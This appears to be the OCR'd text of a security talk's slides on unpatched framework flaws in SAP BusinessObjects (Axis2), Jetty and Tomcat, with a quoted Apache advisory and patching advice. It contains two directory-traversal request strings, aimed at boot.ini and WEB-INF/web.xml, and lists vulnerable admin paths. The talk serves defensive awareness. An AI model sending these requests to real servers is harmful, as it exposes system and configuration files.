- The ProCheckUp paper pointed out that the Axis2 services can be found on paths '/dswsbobje/axis2-admin' and '/BusinessProcessBI/axis2-web'
- I thought that surely after these audits, the xsd vulnerability must be patched
- Wrote the vulnerability check...
  - Triggered 8000+ times since last July
  - Big uptick after adding the two SAP-specific paths

http://www.procheckup.com/vulnerability_manager/documents/document_1263821657/attachments/BusinessObj.pdf

End game for SAP BusinessObjects

- Notified the vendor
- SAP confirmed the information disclosure... they haven't notified me of a solution yet

Lessons Learned


- Just like vCO, even though the framework has a published patch, but many deployments are still unpatched and vulnerable
- Even after audits by two entities, the vulnerability remained
  - Don't expect an audit or penetration test to find everything
- Axis2 xsd traversal doesn't have a CVE!
  - Don't expect everything to have a CVE
  - This is where unauthenticated vulnerability scanning is helpful

Many other vulnerabilities fly under the radar too

- Some of my favorites
  - CVE-2009-1523 – Mortbay Jetty Servlet Directory Traversal
    - /vci/downloads/health.xml/%3F/../../../../../../../../../boot.ini
    - Learned this from Claudio Criscione's Ekoparty 2010 presentation
    - 1500 triggers since November 2010
  - CVE-2008-2938 – Apache Tomcat 5 and 6
    - Flaw is in the underlying Java Virtual Machine
    - http://vulnerable/servlet/%c0%ae/WEB-INF/web.xml
    - 6000+ triggers since January 2011

http://tomcat.apache.org/security-6.html#Not_a_vulnerability_in_Tomcat

CVE-2008-2938: Not a vulnerability in Tomcat



Apache Tomcat - Apache To
tomcat.apache.org/security-6.html#Not_a_vulnerability_in_Tomcat

Not a vulnerability in Tomcat

Important: Remote Denial Of Service CVE-2010-4476

A JVM bug could cause Double conversion to hang JVM when accessing to a form based security constrained page or any page that calls javax.servlet.ServletRequest.getLocale() or javax.servlet.ServletRequest.getLocales(). A specially crafted request can be used to trigger a denial of service.

A work-around for this JVM bug was provided in revision 1066315.

This was first reported to the Tomcat security team on 01 Feb 2011 and made public on 31 Jan 2011.

Affects: 6.0.0-6.0.31

moderate: TLS SSL Man In The Middle CVE-2009-3555

A vulnerability exists in the TLS protocol that allows an attacker to inject arbitrary requests into an TLS stream during renegotiation.

The TLS implementation used by Tomcat varies with connector. The blocking IO (BIO) and non-blocking (NIO) connectors use the JSSE implementation provided by the JVM. The APR/native connector uses OpenSSL.

The BIO connector is vulnerable if the JSSE version used is vulnerable. To workaround this until a fix is available in JSSE, a new connector attribute `allowUnsafeLegacyRenegotiation` has been added to the BIO connector. It should be set to `false` (the default) to protect against this vulnerability.

The NIO connector is not vulnerable as it does not support renegotiation.

The APR/native workarounds are detailed on the APR/native connector security page.

Users should be aware that the impact of disabling renegotiation will vary with both application and client. In some circumstances disabling renegotiation may result in some clients being unable to access the application.

A workaround was implemented in revision 891774 and revision 891292 that provided the new allowUnsafeLegacyRenegotiation attribute. This work around is included in Tomcat 6.0.21 onwards.

Important: Directory traversal CVE-2008-2938

Originally reported as a Tomcat vulnerability the root cause of this issue is that the JVM does not correctly decode UTF-8 encoded URLs to UTF-8. This exposes a directory traversal vulnerability when the connector uses `URIEncoding="UTF-8"`. This directory traversal is limited to the docBase of the web application.

If a context is configured with `allowLinking="true"` then the directory traversal vulnerability is extended to the entire file system of the host server.

It should also be noted that setting `useBodyEncodingForURI="true"` has the same effect as setting `URIEncoding="UTF-8"` when processing requests with bodies encoded with UTF-8.

Although the root cause was quickly identified as a JVM issue and that it affected multiple JVMs from multiple vendors, it was decided to report this as a Tomcat vulnerability until such time as the JVM vendors provided updates to resolve this issue. For further information on the status of this issue for your JVM, contact your JVM vendor.

A workaround was implemented in revision 678137 that protects against this and any similar character encoding issues that may still exist in the JVM. This work around is included in Tomcat 6.0.18 onwards.

Copyright © 1999-2011, The Apache Software Foundation
Apache Tomcat, Tomcat, Apache, the Apache feather, and the Apache Tomcat project logo are trademarks of the Apache Software Foundation.

What can we do?

- It's difficult to keep up with all of these vulnerabilities
- As developers, if we use a framework in our product:
  1. Register on the developer's list
  2. Encourage people to join your developer list
- As system administrators:
  1. Do the same
  2. Check your vendor's website to see if they perform updates on underlying components
     - E.g. Avaya rebrands many CVEs as Avaya Security Advisories (ASA's)

References

- Erich Gamma, Richard Helm, Ralph Johnson, and John Vlissides. Design Patterns: Elements of Reusable Object-Oriented Software. Addison-Wesley, Boston, MA, 2002.

Citations from the “Design Patterns” quotation:

- [Deu89] L. Peter Deutsch. Design reuse and frameworks in the Smalltalk-80 system. In Ted J. Biggerstaff and Alan J. Perlis, editors, *Software Reusability, Volume II: Applications and Experience*, pages 57-71. Addison-Wesley, Reading, MA, 1989.
- [JF88] Ralph E. Johnson and Brian Foote. Designing reusable classes. *Journal of Object-Oriented Programming*, 1(2):22-35, June/July 1988.

The End

E-mail: javier.castro <at> ddifrontline.com
Twitter: http://twitter.com/eusipial